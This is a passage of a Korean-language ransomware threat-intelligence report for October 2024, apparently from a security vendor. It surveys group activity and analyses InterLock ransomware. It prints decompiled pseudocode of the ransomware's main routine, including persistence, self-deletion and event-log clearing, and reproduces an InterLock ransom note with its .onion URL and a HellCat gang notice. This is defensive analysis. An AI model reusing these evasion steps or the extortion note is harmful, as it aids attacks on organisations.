[8] RaaS (Ransomware-as-a-Service): 금전을 대가로 랜섬웨어 코드나 공격에 필요한 도구를 제공하는 비즈니스 모델

[9] IAB (Initial Access Broker): 네트워크 및 시스템의 액세스 권한을 획득한 뒤 금전을 대가로 판매하는 위협 행위자

■ 랜섬웨어 뉴스

infosec

NCA, Cronos Operation 추가 정보 공개

- Evil Corp 소속의 LockBit 계열사 "Beverly"의 신상 공개
- LockBit 개발자, BPH 서비스 관계자 체포 및 LockBit 활동에 연관된 용의자 2명 체포
- 다크웹 유출 사이트와 같은 LockBit 범죄 인프라에 활용한 서버 9개 압수
- 2022년 이후에는 비용을 지불 받아도 탈취한 데이터를 삭제하지 않고 보관하고 있다는 사실 공개

Veeam 백업 솔루션 취약점(CVE-2024-40711)을 악용한 랜섬웨어 그룹

- CVE-2024-40711: 역직렬화로 인해 신뢰할 수 없는 데이터나 악성 페이로드로 원격 코드 실행이 가능한 취약점
- Akira, Fog 랜섬웨어 그룹이 패치되지 않은 서버를 대상으로 공격 수행

PSAUX 랜섬웨어, 웹 호스팅 제어판 CyberPanel의 0-Day 취약점을 악용

- 원격 코드 실행 취약점(CVE-2024-51378)으로 루트 권한 획득 및 파일 암호화 후, 200 달러(한화 약 28만원)의 몸값 요구
- 암호화에 사용한 스크립트(.sh)에 개인키가 저장되어 있어 복호화 가능

KillSec, 국내 부동산 전문 데이터 플랫폼 공격

- 10월 5일, 샘플 데이터와 함께 데이터 공개 협박글 게시
- 개인 정보, 세금 자료, 정부 관련 문서, 사업자 등록증 등이 포함되어 있다고 주장
- 10월 8일, 약 105MB 크기의 데이터 전체 공개

CyberVolk, 국내 바이오 연구소 공격

- 연구소의 홈페이지 관리자 패널에 접근
- 해당 페이지 로그를 판매한다는 글 텔레그램 채널에 업로드


Andariel, Play 랜섬웨어 공격에 연루
24년 5월, 공격 대상의 손상된 계정을 활용해 초기 침투 성공
초기 침투 이후 Silver, Dtrack 활용해 연결 유지 및 내부 인프라 확산
24년 9월, 초기 침투에 사용한 동일 계정으로 자격증명 탈취, 보안 솔루션 비활성화, 랜섬웨어 배포
Andariel이 IAB 역할만 수행한 것인지, Play 그룹의 계열사로 합류한 것인지 불분명
APT73 그룹 Bashe로 리브랜딩
24년 8월 활동을 중단한 APT73 그룹이 Bashe로 리브랜딩 후 활동 재개
다크웹 유출 사이트에 기존 피해자 재게시 및 신규 피해자 20건 게시
Apos Security 그룹 활동 재개
24년 4월 등장 후, Notion에 피해자를 업로드
활동 시작 일주일만에 Notion 페이지 삭제 및 활동을 중단했으나 10월에 다크웹 유출 사이트 신규 개설
신규 피해자는 아직 게시되지 않았으며, 기존 피해자만 재게시
Parano Ransomware V1, 텔레그램에서 판매중
탐지 우회 기법과 분석 방해 기법이 적용됐으며, 400 달러(한화 약 55만원)에 판매
별도의 랜섬웨어 빌더가 존재해 랜섬노트, 배경화면, 암호화 확장자, 암호화폐 지갑 주소 등 변경 가능
Dragon Team, 랜섬웨어 개발 및 RaaS 제공 예고
10월 등장한 그룹으로, 텔레그램에서 활동하며 홈페이지 변조, 데이터 탈취, 랜섬웨어 공격 수행
Dragon Ransomware를 사용하며, 이를 기반으로 RaaS 제공할 것이라고 예고

그림 1. 랜섬웨어 동향

■ 랜섬웨어 위협




그림 2. 2024 년 10 월 랜섬웨어 위협 현황

새로운 위협

10 월에는 기존에 활동하던 그룹의 리브랜딩 및 활동 재개 소식이 다수 확인됐다. 지난 4 월 등장한 Apos Security 그룹은 Notion 페이지를 통해 피해자를 게시한 이력을 가지고 있는 그룹인데, 활동 일주일 만에 게시글을 삭제한 뒤 행적을 감춘 바 있다. 이후 10 월 다크웹 유출 사이트를 새로 개설해 기존 피해자와 함께 1 건을 추가 게시하며 재개했다. APT73 그룹은 8 월 29 일 이후 활동을 중단한 뒤 10 월에 Bashe 로 그룹명을 변경했으며 신규 피해자 20 건을 업로드하며 재개했다. 이외에도 Nitrogen 그룹 11 건, Sarcoma 그룹 41 건, InterLock 그룹 6 건, HellCat 그룹 1 건, PlayBoy 그룹 1 건을 게시하는 등 신규 랜섬웨어 그룹의 활동도 증가했다.

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

On [22/10/2024], HELLCAT was just an idea. Only two days later, we launched our first attack quick, right?

Now, were taking the HELLCAT servers offline for a few days to get ready for whats next. Weve got targets, and were making sure everythings in place.

Wait for us ... #HELLCAT.

-----BEGIN PGP SIGNATURE-----

iHUEARYKAB0WIQQqAxqbiuUi4RkM//sHznxV9M4/gQUCZx42jwAKCRAHznxV9M4/
gU5sAQCACwLfBEnjdmzdg/hE8WDJncY81HLVG9Lk2ZIRGJIJkQD+KKQFElhPoJ+Y
l1iWVw69RH2V5B31bjelts6WmogNdAQ=
=lfkz
-----END PGP SIGNATURE-----
```

그림 3. HellCat 공지사항

신규 랜섬웨어 그룹 HellCat 그룹은 자신들의 다크웹 유출 사이트에 이스라엘 단원제 입법부인 Knesset 의 내부 문서 45GB 가량을 탈취해 몸값 20 만 달러(약 2 억 8,000 만 원)를 요구했다. 해당 게시물은 약 3 일 만에 삭제됐고, 다음 활동까지 서버를 비활성화 한 뒤 다음 공격에 성공하면 복귀하겠다는 공지를 남기는 등 독특한 모습을 보였다.




그림 4. PlayBoy 다크웹 유출 사이트

한편, 등장 이틀 만에 활동을 종료한 그룹도 확인됐다. 10 월 28 일 등장한 PlayBoy 그룹은 독일 상공회의소를 공격해 2,800 만 달러 (약 386 억 원)를 요구했다. 하지만, 게시글에는 탈취한 샘플 데이터, 데이터의 종류, 데이터의 크기 등은 기재되어 있지 않았다. 이후 이틀 만에 갑작스러운 사이트 폐쇄를 예고하더니 소스코드와 다크웹 유출 사이트, 관리 패널을 포함해 모든 인프라 판매 글을 게시했다. 31 일 이후로는 다크웹 유출 사이트에 접속할 수 없는 상태다.




그림 5. 텔레그램 신규 랜섬웨어(좌: Parano Ransomware V1, 우: Dragon Ransomware)

텔레그램을 활용한 랜섬웨어 위협도 지속적으로 확인된다. 10 월 19 일 각종 탐지 회피 기법이 적용된 Parano 랜섬웨어를 400 달러(약 55 만 원)에 판매하는 글이 한 채널에 업로드 됐다. 또한, 텔레그램에서 활동하는 신규 Dragon 랜섬웨어 그룹이 등장했다. 자신들의 랜섬웨어를 이용해 공격한 뒤 탈취한 데이터를 텔레그램에서 판매 중인데, 최근에는 랜섬웨어를 서비스 형태로 제공하는 Dragon RaaS 를 소개했다. 아직 랜섬웨어만 개발된 단계로 서비스를 제공하지는 않지만, 추후 랜섬웨어와 관리 페이지까지 포함된 RaaS 서비스를 제공할 것이라고 밝혔다.

Top5 랜섬웨어




그림 6. 산업/국가별 주요 랜섬웨어 공격 현황

RansomHub 그룹은 10 월에만 84 건의 피해자를 게시하며 위협적인 그룹으로 자리매김했다. 최근 멕시코 일부 지역의 공항을 감독하는 Grupo Aeroportuario del Centro Norte(OMA)를 공격해 회계 및 투자 자료, 고객 개인 정보, 자격 증명 및 비밀번호, 데이터베이스 등 3TB 에 달하는 데이터를 탈취했다. 게다가, 이번 공격으로 OMA 가 관리하는 공항은 시스템 마비로 인해 공항 스크린이 작동하지 않는 등 업무에도 큰 차질이 생겼다.

Play 그룹은 미국의 광대역 서비스 업체 OzarksGo 를 공격해 서비스를 마비시킨 뒤 개인 정보, 기밀 문서, 고객 문서, 예산 정보, 급여 및 계약서가 포함된 데이터를 탈취했다. 이로 인해 OzarksGO 를 이용하는 고객들은 10 월 7 일부터 TV 서비스를 원활하게 이용하지 못하고 있다. 기업의 공식 성명에 따르면 서비스 장애는 장기간 지속될 예정으로, TV 서비스 요금 면제, 기존 TV 서비스를 스트리밍 TV 서비스로 무료 전환 등의 조치를 시행하고 있다. 랜섬웨어 공격으로 인한 서비스 장애와 이에 따른 후속 조치로 상당한 손실을 입고 있다.

Sarcoma 그룹은 10 월에 새로 등장한 그룹으로 한 달 만에 41 건의 피해자를 게시했다. 기업 및 사업체에 보험을 제공하는 업체 Ferrer&Ojeda 를 공격해 계약서, 직원 개인 정보, 주요 DB 정보가 포함된 1.27TB 크기의 데이터를 탈취해 공개했다.

KillSec 그룹은 10 월에만 피해자를 32 건 게시했는데 활동 이래 가장 많은 피해자 수다. 또한, UI 를 개선한 새로운 다크웹 유출 사이트 KillSecurity 3.0 을 공개했다. 지난 10 월에는 국내 부동산 전문 데이터 플랫폼을 공격해 개인정보, 재학증명서, 사업자 등록증 등의 데이터를 탈취해 공개했다.

Meow 그룹은 이스라엘 보안 회사인 Modiin Ezrachi 를 공격했다. 해당 기업은 이스라엘 점령지나 정착촌에 보안 및 경비 서비스를 제공하고, 이스라엘 정부와 계약을 맺어 교육 기관 및 정부 시설을 보호하는 역할뿐만 아니라 서안 지구의 주요 검문소를 운영하는 기업이다. Meow 그룹은 Moddin Ezrachi 의 직원 정보, 정부 계약서, 보안 패스와 같은 486GB 의 민감한 데이터를 탈취했다.

■ 랜섬웨어 집중 포커스




그림 7. InterLock 다크웹 유출 사이트

InterLock 그룹은 지난 10 월 9 일 새로 발견된 그룹이다. 발견 당시 다크웹 유출 사이트에는 별도의 피해자가 게시되지 않은 상태였지만, 13 일부터 피해자를 게시하기 시작했다. 이들은 공격 이후 파일 복호화와 유출 데이터 공개 방지를 위해 총 4 일의 시간을 제공한다. 시간 내에 비용을 지불하면 복호화와 함께 탈취한 데이터를 파기하지만, 협상 기간이 지나거나 협상이 제대로 이루어지지 않으면 복호화 키를 파괴한 뒤 데이터를 판매하거나 공개한다고 협박한다.




그림 8. InterLock 다크웹 협상 페이지

InterLock 그룹은 랜섬노트를 통해 피해자가 채팅 페이지에 접근할 수 있도록 유도한다. 페이지 주소와 접근 방법을 설명한 뒤 랜섬노트에 기재된 ID 와 사용자 이메일 주소를

입력하면 고유한 채팅방을 만들 수 있는 토큰을 제공한다. 이후 피해자는 채팅방에서 공격자와 협상을 할 수 있다.

```
initRand();
params(argc, argv);
if ( systemArg )
  return addScheduledTask(argc, argv);
ThreadInit();
if ( pathFile )
  threadStart(&pathFile);
if ( pathDir )
  loopdir(&pathDir);
if ( !pathDir && !pathFile )
  allloop();
sleep(1);
waitThread();
threadFree();
sleep(2);
if ( delArg )
  deleteme();
jEvtClearLog();
return 0;
```

```
initRand();
params(argc, argv);
threadInit();
if ( pathFile )
  threadStart(&pathFile);
if ( pathDir )
  loopdir(&pathDir);
if ( !pathDir && !pathFile )
  allLoop();
sleep(1u);
waitThread();
threadFree();
sleep(2u);
if ( (del & 1) != 0 )
  removeme(*argv);
return 0;
```


그림 9. InterLock 랜섬웨어 코드 비교(좌: Windows, 우: Linux)

InterLock 랜섬웨어는 Windows 버전과 Linux 버전이 존재한다. 두 버전은 인자를 확인하고 멀티스레드를 기반으로 파일을 암호화하는 부분에서는 거의 동일하게 동작한다. 다만, OS 차이에 따른 일부 모듈이나 함수, 예외 디렉터리 및 파일에는 차이가 있다. 이외에도 Windows 버전에는 랜섬웨어를 작업 스케줄러에 등록하고, 파일 암호화 이후 이벤트 로그를 삭제하는 것처럼 기능적으로도 차이가 존재한다. 따라서, 이번 보고서에서는 두 버전 간의 유사점과 차이점을 분석하여 각 운영체제에 따른 동작 방식을 상세하게 다루고자 한다.

InterLock Ransomware

암호화 키

AES 알고리즘으로 파일 암호화를 하고 RSA 알고리즘으로 키와 IV를 보호



암호화 방식

1MB 크기의 블록 단위로 패딩 후 파일 전체 암호화

특징

랜섬노트

!_README_!.txt - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

INTERLOCK - CRITICAL SECURITY ALERT

To Whom It May Concern,
Your organization has experienced a serious security breach. Immediate action is required to mitigate further risks.

THE CURRENT SITUATION
- Your systems have been infiltrated by unauthorized entities.
- Key files have been encrypted and are now inaccessible to you.
- Sensitive data has been extracted and is in our possession.

WHAT YOU NEED TO DO NOW
1. Contact us via our secure, anonymous platform listed below.
2. Follow all instructions to recover your encrypted data.

Access Point: http://ebhmkoohccl45qesdbvrjqtyro2hmhkmh6vkyfyjjzfllm3ix72aqaid.onion/support/step.php
Use your unique Company ID: [redacted]

DO NOT ATTEMPT:
- File alterations: Renaming, moving, or tampering with files will lead to irreversible damage.
- Third-party software: Using any recovery tools will corrupt the encryption keys, making recovery impossible.
- Reboots or shutdowns: System restarts may cause key damage. Proceed at your own risk.

!_README_!.txt

변경 확장자

.interlock

제작 언어

C/C++

그림 10. InterLock 랜섬웨어 개요





그림 11. InterLock 랜섬웨어 공격 전략

Linux 버전의 랜섬웨어는 바로 실행 인자를 확인하는 반면, Windows 버전은 실행 가능한 원본 코드로 복구한 뒤 실행하는 코드 패치 기법을 사용한다. 이에 따라 원본 코드를 복구하는 과정이 우선적으로 진행된다.



주소	Hex	ASCII
